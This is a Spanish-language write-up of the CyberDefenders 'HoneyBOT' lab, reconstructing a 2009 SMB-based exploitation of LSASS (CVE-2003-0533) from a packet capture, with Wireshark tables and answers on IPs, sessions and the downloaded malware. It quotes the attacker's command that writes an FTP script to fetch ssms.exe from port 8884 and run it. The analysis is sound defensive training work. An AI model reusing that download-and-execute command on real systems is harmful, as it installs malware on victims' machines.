



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: HoneyBOT (CyberDefenders)

Análisis de tráfico de red y shellcode para reconstruir una intrusión basada en SMB, identificar explotación de vulnerabilidades en LSASS, extraer malware y analizar técnicas de ejecución remota e indicadores de compromiso.

Sebastian David
Torres Reyes

Escenario:

A PCAP analysis exercise highlighting attacker's interactions with honeypots and how automatic exploitation works.. (Note that the IP address of the victim has been changed to hide the true location.)

As a soc analyst, analyze the artifacts and answer the questions.

Herramientas utilizadas:

- Wireshark
- Whois
- VirusTotal
- scdbg

Resumen:

El incidente analizado describe una intrusión remota contra un servidor Windows vulnerable mediante la explotación del servicio SMB. El atacante, identificado con la dirección IP 98.114.205.102, estableció comunicación con el servidor 192.150.11.111 y explotó la vulnerabilidad CVE-2003-0533, observándose referencias a la función DsRolerUpgradeDownlevelServer durante el tráfico SMB/DCERPC. Tras la explotación, el shellcode resolvió dinámicamente funciones de la API de Windows mediante kernel32.dll, creó un bind shell TCP en el puerto 1957 y ejecutó cmd.exe, permitiendo acceso remoto al sistema comprometido.

Posteriormente, el atacante automatizó la descarga y ejecución del archivo malicioso ssms.exe mediante el cliente FTP de Windows. El payload fue clasificado por VirusTotal como trojan y worm, además de asociarse con las familias Rbot, Sdbot y Dfnq, conocidas por capacidades de backdoor, propagación lateral y ejecución remota de comandos. Aunque no se observó persistencia directamente en el tráfico capturado, estas familias suelen implementar modificaciones del sistema para mantener acceso persistente. El objetivo final del ataque fue obtener control remoto del sistema y facilitar la propagación hacia otros equipos vulnerables de la red.

P1: What is the attacker's IP address?

R: 98.114.205.102

Se analizó el flujo TCP y SMB entre las direcciones IP 98.114.205.102 y 192.150.11.111, identificándose actividad sospechosa relacionada con servicios SMB.

Inicialmente, la dirección IP 98.114.205.102 establece una conexión TCP con 192.150.11.111 mediante el proceso de three-way handshake sobre el puerto 445, correspondiente al servicio SMB.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
98.114.205.102	1821	192.150.11.111	445	TCP	62	1821 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
192.150.11.111	445	98.114.205.102	1821	TCP	62	445 → 1821 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	62	1828 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
192.150.11.111	445	98.114.205.102	1828	TCP	62	445 → 1828 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.150.11.111	445	98.114.205.102	1821	TCP	54	445 → 1821 [ACK] Seq=1 Ack=2 Win=5840 Len=0
192.150.11.111	445	98.114.205.102	1821	TCP	54	445 → 1821 [FIN, ACK] Seq=1 Ack=2 Win=5840 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98.114.205.102	1828	192.150.11.111	445	SMB	191	Negotiate Protocol Request
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=1 Ack=138 Win=6432 Len=0
98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [ACK] Seq=2 Ack=2 Win=64240 Len=0

Posteriormente, se observa la negociación del protocolo SMB y un proceso de autenticación NTLMSSP (NEGOTIATE, CHALLENGE y AUTH). Luego de la autenticación, se observó acceso al recurso compartido IPC\$ utilizado comúnmente para comunicaciones administrativas remotas. Posteriormente, se estableció comunicación con el servicio LSARPC mediante DCERPC, utilizado por Windows para funciones relacionadas con autenticación, políticas de seguridad y servicios del subsistema LSASS.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
98.114.205.102	1828	192.150.11.111	445	SMB	191	Negotiate Protocol Request
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=1 Ack=138 Win=6432 Len=0
98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [ACK] Seq=2 Ack=2 Win=64240 Len=0
192.150.11.111	445	98.114.205.102	1828	SMB	143	Negotiate Protocol Response
98.114.205.102	1828	192.150.11.111	445	SMB	222	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=90 Ack=306 Win=7504 Len=0
192.150.11.111	445	98.114.205.102	1828	SMB	311	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR
98.114.205.102	1828	192.150.11.111	445	SMB	276	Session Setup AndX Request, NTLMSSP_AUTH, User: \
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=347 Ack=528 Win=8576 Len=0
192.150.11.111	445	98.114.205.102	1828	SMB	175	Session Setup AndX Response
98.114.205.102	1828	192.150.11.111	445	SMB	152	Tree Connect AndX Request, Path: \\192.150.11.111\ipc\$
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=468 Ack=626 Win=8576 Len=0
192.150.11.111	445	98.114.205.102	1828	SMB	114	Tree Connect AndX Response
98.114.205.102	1828	192.150.11.111	445	SMB	158	NT Create AndX Request, FID: 0x4000, Path: lsarpc
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=528 Ack=730 Win=8576 Len=0
192.150.11.111	445	98.114.205.102	1828	SMB	193	NT Create AndX Response, FID: 0x4000
98.114.205.102	1828	192.150.11.111	445	DCERPC	214	Bind: call_id: 1, Fragment: Single, 1 context items: DSSETUP V0.0 (32
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=667 Ack=890 Win=9648 Len=0
192.150.11.111	445	98.114.205.102	1828	DCERPC	182	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280
98.114.205.102	1828	192.150.11.111	445	TCP	1514	1828 → 445 [ACK] Seq=890 Ack=795 Win=63446 Len=1460 [TCP PDU reassemb
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=795 Ack=2350 Win=11680 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	1514	1828 → 445 [ACK] Seq=2350 Ack=795 Win=63446 Len=1460 [TCP PDU reassemb
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=795 Ack=3810 Win=14600 Len=0
98.114.205.102	1828	192.150.11.111	445	DSSETUP	454	DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]
192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=795 Ack=4210 Win=17520 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	60	[TCP Dup ACK 29#1] 1828 → 445 [ACK] Seq=4210 Ack=795 Win=63446 Len=0
98.114.205.102	1924	192.150.11.111	1957	TCP	62	1924 → 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
192.150.11.111	1957	98.114.205.102	1924	TCP	62	1957 → 1924 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.150.11.111	445	98.114.205.102	1828	DSSETUP	162	DsRoleUpgradeDownlevelServer response[Long frame (20 bytes)]
98.114.205.102	1924	192.150.11.111	1957	TCP	60	1924 → 1957 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [ACK] Seq=4210 Ack=903 Win=63338 Len=0

Más adelante, se identificó una nueva conexión TCP hacia el puerto 1957/TCP, correspondiente al bind shell creado por el shellcode tras la explotación exitosa del servicio vulnerable. Finalmente, la sesión es terminada mediante paquetes FIN, ACK y un paquete RST, evidenciando un cierre abrupto de la conexión.

98.114.205.102	1924	192.150.11.111	1957	TCP	62	1924 → 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
192.150.11.111	1957	98.114.205.102	1924	TCP	62	1957 → 1924 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.150.11.111	445	98.114.205.102	1828	DSSETUP	162	DsRoleUpgradeDownlevelServer response[Long frame (20 bytes)]
98.114.205.102	1924	192.150.11.111	1957	TCP	60	1924 → 1957 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [ACK] Seq=4210 Ack=903 Win=6338 Len=0
192.150.11.111	1957	98.114.205.102	1924	TCP	55	1957 → 1924 [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=1
98.114.205.102	1924	192.150.11.111	1957	TCP	177	1924 → 1957 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=123
192.150.11.111	1957	98.114.205.102	1924	TCP	54	1957 → 1924 [ACK] Seq=2 Ack=124 Win=5840 Len=0
98.114.205.102	1924	192.150.11.111	1957	TCP	64	1924 → 1957 [PSH, ACK] Seq=124 Ack=2 Win=64239 Len=10
192.150.11.111	1957	98.114.205.102	1924	TCP	54	1957 → 1924 [ACK] Seq=2 Ack=134 Win=5840 Len=0
192.150.11.111	1957	98.114.205.102	1924	TCP	55	1957 → 1924 [PSH, ACK] Seq=2 Ack=134 Win=5840 Len=1
98.114.205.102	1924	192.150.11.111	1957	TCP	60	1924 → 1957 [FIN, ACK] Seq=134 Ack=3 Win=64238 Len=0
192.150.11.111	1957	98.114.205.102	1924	TCP	54	1957 → 1924 [FIN, ACK] Seq=3 Ack=135 Win=5840 Len=0
98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [RST] Seq=4210 Win=0 Len=0

Posteriormente, el sistema comprometido inició conexiones salientes hacia la dirección IP del atacante, evidenciando interacción remota posterior a la explotación y posible transferencia de comandos o archivos maliciosos.


Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [RST] Seq=4210 Win=0 Len=0
192.150.11.111	36296	98.114.205.102	8884	TCP	74	36296 → 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=40556 TSecr=0
98.114.205.102	1924	192.150.11.111	1957	TCP	60	1924 → 1957 [ACK] Seq=135 Ack=4 Win=64238 Len=0
98.114.205.102	8884	192.150.11.111	36296	TCP	78	8884 → 36296 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 TSval=40556 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	66	36296 → 8884 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=4055633911 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	87	8884 → 36296 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=21 TSval=438613 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	66	36296 → 8884 [ACK] Seq=1 Ack=22 Win=5888 Len=0 TSval=4055633948 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	74	36296 → 8884 [PSH, ACK] Seq=1 Ack=22 Win=5888 Len=8 TSval=4055633948 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	88	8884 → 36296 [PSH, ACK] Seq=22 Ack=9 Win=64232 Len=22 TSval=438614 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	74	36296 → 8884 [PSH, ACK] Seq=9 Ack=44 Win=5888 Len=8 TSval=4055633980 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	86	8884 → 36296 [PSH, ACK] Seq=44 Ack=17 Win=64224 Len=20 TSval=438616 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	72	36296 → 8884 [PSH, ACK] Seq=17 Ack=64 Win=5888 Len=6 TSval=4055634012 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	79	8884 → 36296 [PSH, ACK] Seq=64 Ack=23 Win=64218 Len=13 TSval=438617 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	74	36296 → 8884 [PSH, ACK] Seq=23 Ack=77 Win=5888 Len=8 TSval=4055634045 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	85	8884 → 36296 [PSH, ACK] Seq=77 Ack=31 Win=64210 Len=19 TSval=438618 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	92	36296 → 8884 [PSH, ACK] Seq=31 Ack=96 Win=5888 Len=26 TSval=4055634079 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	95	8884 → 36296 [PSH, ACK] Seq=96 Ack=57 Win=64184 Len=29 TSval=438620 TSecr=0
192.150.11.111	36296	98.114.205.102	8884	TCP	81	36296 → 8884 [PSH, ACK] Seq=57 Ack=125 Win=5888 Len=15 TSval=4055634111 TSecr=0
98.114.205.102	8884	192.150.11.111	36296	TCP	106	8884 → 36296 [PSH, ACK] Seq=125 Ack=72 Win=64169 Len=40 TSval=438621 TSecr=0
98.114.205.102	2152	192.150.11.111	1080	TCP	62	2152 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
192.150.11.111	1080	98.114.205.102	2152	TCP	62	1080 → 2152 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.150.11.111	36296	98.114.205.102	8884	TCP	66	36296 → 8884 [ACK] Seq=72 Ack=165 Win=5888 Len=0 TSval=4055634156 TSecr=0

Nuevamente, la dirección IP sospechosa establece otra nueva sesión TCP donde se evidenciaron múltiples paquetes ACK enviados al servidor.

No	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
68	2009-04-20 03:28:34.516921Z	98.114.205.102	2152	192.150.11.111	1080	TCP	62	2152 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
69	2009-04-20 03:28:34.517395Z	192.150.11.111	1080	98.114.205.102	2152	TCP	62	1080 → 2152 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
71	2009-04-20 03:28:34.631358Z	98.114.205.102	2152	192.150.11.111	1080	TCP	60	2152 → 1080 [ACK] Seq=1 Ack=1 Win=0 Len=0
72	2009-04-20 03:28:34.648099Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1078	Unknown
73	2009-04-20 03:28:34.648110Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=1025 Len=0
74	2009-04-20 03:28:34.657218Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1514	Unknown
75	2009-04-20 03:28:34.657237Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=2485 Len=0
76	2009-04-20 03:28:34.659342Z	98.114.205.102	2152	192.150.11.111	1080	Socks	490	Unknown
77	2009-04-20 03:28:34.659359Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=2921 Len=0
78	2009-04-20 03:28:34.769905Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1514	Unknown
79	2009-04-20 03:28:34.769922Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=4381 Len=0
80	2009-04-20 03:28:34.774403Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1078	Unknown
81	2009-04-20 03:28:34.774421Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=5405 Len=0
82	2009-04-20 03:28:34.780650Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1514	Unknown
83	2009-04-20 03:28:34.780666Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=6865 Len=0
84	2009-04-20 03:28:34.786396Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1382	Unknown
85	2009-04-20 03:28:34.786414Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=8193 Len=0
86	2009-04-20 03:28:34.882486Z	98.114.205.102	2152	192.150.11.111	1080	Socks	1514	Unknown
87	2009-04-20 03:28:34.882486Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=9653 Len=0
88	2009-04-20 03:28:34.884966Z	98.114.205.102	2152	192.150.11.111	1080	Socks	622	Unknown
89	2009-04-20 03:28:34.884985Z	192.150.11.111	1080	98.114.205.102	2152	TCP	54	1080 → 2152 [ACK] Seq=1 Ack=10221 Len=0
90	2009-04-20 03:28:34.887216Z	98.114.205.102	2152	192.150.11.111	1080	Socks	74	Unknown

Al realizar el seguimiento del flujo TCP en esta última sesión capturada, se identificó la cabecera MZ, característica de archivos ejecutables PE de Windows. Este hallazgo evidencia la transferencia del payload potencialmente malicioso por parte de la dirección IP sospechosa hacia el sistema remoto. En conjunto, con los

indicadores de compromiso evidenciados, se determinó que la dirección IP 98.114.205.102 corresponde al atacante.



P2: What is the target's IP address?

R: 192.150.11.111

En el incidente analizado, se determinó que la dirección IP del servidor comprometido es 192.150.11.111.

P3: Provide the country code for the attacker's IP address (a.k.a geo-location).

R: US

Se realizó una consulta de geolocalización IP mediante herramientas OSINT (Whois), determinándose que la dirección IP 98.114.205.102 pertenece a Estados Unidos (US).

Información de contacto

Registratario:

Identificación: ADOBES-Z

Nombre: Adobe Systems Inc.

Servidor de WHOIS: whois.arin.net

Clase: org

Dirección postal: 345 Park Avenue, San Jose, CA, 95110, United States

P4: How many TCP sessions are present in the captured traffic?

R: 5

Durante el análisis del comportamiento del atacante capturado en el archivo PCAP, se identificaron cinco sesiones TCP.

P5: How long did it take to perform the attack (in seconds)?

R: 16

El incidente analizado fue capturado el 20 de abril de 2009. En el frame 1 se identificó el inicio de la primera sesión a las 03:28:28 horas.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
1	2009-04-20 03:28:28.374595Z	98.114.205.102	1821	192.150.11.111	445	TCP	62	1821 → 445 [SYN] Seq=0 Win=64240
2	2009-04-20 03:28:28.375059Z	192.150.11.111	445	98.114.205.102	1821	TCP	62	445 → 1821 [SYN, ACK] Seq=0 Ack=
3	2009-04-20 03:28:28.493653Z	98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [ACK] Seq=1 Ack=1 Win=

En el último frame (348) se observó un cierre abrupto de la última sesión TCP, evidenciado por paquetes FIN, ACK y RST, a las 03:28:44 horas. Por ello, se concluyó que la actividad maliciosa observada en la captura tuvo una duración aproximada de 16 segundos, desde el inicio de la primera conexión TCP hasta el cierre de la última sesión registrada.

346	2009-04-20 03:28:44.591570Z	192.150.11.111	36296	98.114.205.102	8884	TCP	54	36296 → 8884 [RST] Seq=79 Win=0 L
347	2009-04-20 03:28:44.593806Z	98.114.205.102	8884	192.150.11.111	36296	TCP	66	8884 → 36296 [FIN, ACK] Seq=215 A
348	2009-04-20 03:28:44.593813Z	192.150.11.111	36296	98.114.205.102	8884	TCP	54	36296 → 8884 [RST] Seq=79 Win=0 L

P6: Provide the CVE number of the exploited vulnerability.

R: CVE-2003-0533

Se observó tráfico SMB asociado a los servicios LSARPC y \PIPE\lsass, utilizados por Windows para funciones de autenticación y seguridad. Además, durante la negociación SMB se identificaron referencias a sistemas Windows 2000 (build 2195) y Windows NT 5.1 (Windows XP).

La vulnerabilidad identificada corresponde al CVE-2003-0533, relacionada con fallos en el servicio LSASS de sistemas Windows vulnerables. La explotación permite la ejecución remota de código mediante paquetes especialmente diseñados enviados a través de SMB/DCERPC.

CVE-2003-0533 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute arbitrary code via a packet that causes the DsRolerUpgradeDownlevelServer function to create long debug entries for the DCPROMO.LOG log file, as exploited by the Sasser worm.

QUICK INFO

CVE Dictionary Entry:

[CVE-2003-0533](#)

NVD Published Date:

06/01/2004

NVD Last Modified:

04/15/2026

Source:

MITRE

P7: Which protocol was used to carry over the exploit?

R: SMB


Se evidenció la negociación y autenticación del protocolo SMB, utilizado para acceder al recurso compartido IPC\$, el cual permite la comunicación e interacción con servicios remotos de Windows. Dicho protocolo fue utilizado como medio para transportar la explotación asociada al servicio LSASS.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
7	2009-04-20 03:28:28.509788Z	192.150.11.111	445	98.114.205.102	1821	TCP	54	445 → 1821 [ACK] Seq=1 Ack=2 Win=
8	2009-04-20 03:28:28.612764Z	192.150.11.111	445	98.114.205.102	1821	TCP	54	445 → 1821 [FIN, ACK] Seq=1 Ack=2
9	2009-04-20 03:28:28.626454Z	98.114.205.102	1828	192.150.11.111	445	TCP	60	1828 → 445 [ACK] Seq=1 Ack=1 Win=
10	2009-04-20 03:28:28.642319Z	98.114.205.102	1828	192.150.11.111	445	SMB	191	Negotiate Protocol Request
11	2009-04-20 03:28:28.642330Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=1 Ack=138 W
12	2009-04-20 03:28:28.728097Z	98.114.205.102	1821	192.150.11.111	445	TCP	60	1821 → 445 [ACK] Seq=2 Ack=2 Win=
13	2009-04-20 03:28:28.861731Z	192.150.11.111	445	98.114.205.102	1828	SMB	143	Negotiate Protocol Response
14	2009-04-20 03:28:28.976883Z	98.114.205.102	1828	192.150.11.111	445	SMB	222	Session Setup AndX Request, NTLM
15	2009-04-20 03:28:28.976898Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=90 Ack=306 W
16	2009-04-20 03:28:29.097596Z	192.150.11.111	445	98.114.205.102	1828	SMB	311	Session Setup AndX Response, NTLM
17	2009-04-20 03:28:29.215000Z	98.114.205.102	1828	192.150.11.111	445	SMB	276	Session Setup AndX Request, NTLM
18	2009-04-20 03:28:29.215014Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=347 Ack=528
19	2009-04-20 03:28:29.332212Z	192.150.11.111	445	98.114.205.102	1828	SMB	175	Session Setup AndX Response
20	2009-04-20 03:28:29.447746Z	98.114.205.102	1828	192.150.11.111	445	SMB	152	Tree Connect AndX Request, Path:
21	2009-04-20 03:28:29.447769Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=468 Ack=626
22	2009-04-20 03:28:29.563969Z	192.150.11.111	445	98.114.205.102	1828	SMB	114	Tree Connect AndX Response
23	2009-04-20 03:28:29.681740Z	98.114.205.102	1828	192.150.11.111	445	SMB	158	NT Create AndX Request, FID: 0x40
24	2009-04-20 03:28:29.681763Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=528 Ack=730
25	2009-04-20 03:28:29.729455Z	192.150.11.111	445	98.114.205.102	1828	SMB	193	NT Create AndX Response, FID: 0x40
26	2009-04-20 03:28:29.916984Z	98.114.205.102	1828	192.150.11.111	445	DCERPC	214	Bind: call_id: 1, Fragment: Singl
27	2009-04-20 03:28:29.916996Z	192.150.11.111	445	98.114.205.102	1828	TCP	54	445 → 1828 [ACK] Seq=667 Ack=890
28	2009-04-20 03:28:30.044814Z	192.150.11.111	445	98.114.205.102	1828	DCERPC	182	Bind_ack: call_id: 1, Fragment: S

P8: Which protocol did the attacker use to download additional malicious files to the target system?

R: FTP

Durante la tercera sesión TCP se identificó un comando que automatiza la descarga y ejecución del ejecutable malicioso ssms.exe mediante comandos FTP. El script crea dinámicamente un archivo de instrucciones FTP, descarga el ejecutable desde un servidor remoto por el puerto 8884, elimina el archivo temporal utilizado y posteriormente ejecuta el binario descargado.

A screenshot of a Wireshark window titled "Wireshark · Seguir secuencia TCP (tcp.stream eq 2) · HoneyBOT.pcap". The main display area shows a single packet with a red packet list entry. The packet details pane on the right shows the "Raw" data section, which contains a command string: `echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe`. The command string is displayed in a red font on a black background.

P9: What is the name of the downloaded malware?

R: ssms.exe

El malware descargado fue identificado como ssms.exe, evidenciado mediante el comando que utilizó el protocolo FTP para su transferencia y posterior ejecución.

P10: The attacker's server was listening on a specific port. Provide the port number.


R: 8884

El servidor del atacante se encontraba escuchando en el puerto 8884, utilizado por el cliente FTP para establecer la conexión y descargar remotamente el payload malicioso ssms.exe.

